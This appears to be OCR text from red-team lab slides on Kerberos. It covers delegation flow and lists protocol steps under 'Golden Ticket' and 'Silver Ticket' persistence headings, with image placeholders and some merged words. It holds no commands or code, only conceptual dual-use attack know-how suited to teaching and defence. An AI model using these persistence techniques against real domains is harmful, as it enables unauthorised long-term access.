- A user provides credentials to the Domain Controller.
- The DC returns a TGT.
- The user requests a TGS for the web service on Web Server.
- The DC provides a TGS.
- The user sends the TGT and TGS to the web server.
- The web server service account use the user's TGT to request a TGS for the database server from the DC.
- The web server service account connects to the database server as the user.

Persistence Techniques: Golden Ticket



1. Password converted to NTLM hash, a timestamp is encrypted with the hash and sent to the KDC (AS-REQ)

2.TheTGT is encrypted, signed, & delivered to the user (AS-REP). Only krbtgt can open and read TGT data.

3.TGT encrypted with krbtgt hash when requesting a TGS ticket (TGS-REQ)

4.TGS encrypted using target service's NTLM hash (TGS-REP)

5.Theuser connects to the server hosting the service on the appropriate port &presents the TGS (AP-REQ).

6. Optional mutual Authentication


Optional PAC valid request

Optional PAC validation response

my.com

Windows Red Team Lab

Persistence Techniques: Silver Ticket



1. Password converted to NTLM hash, a timestamp is encrypted with the hash and sent to the KDC (AS-REQ)

2.TheTGT is encrypted, signed, & delivered to the user (AS-REP). Only krbtgt can open and read TGT data.

3.TGT encrypted with krbtgt hash when requesting a TGS ticket (TGS-REQ)

4.TGS encrypted using target service's NTLM hash (TGS-REP)

5.The user connects to the server hosting the service on the appropriate port &presents the TGS (AP-REQ).


6. Optional mutual Authentication

Optional PAC valid request

Optional PAC validation response

my.com

Windows Red Team Lab



Child to Parent Trust Flow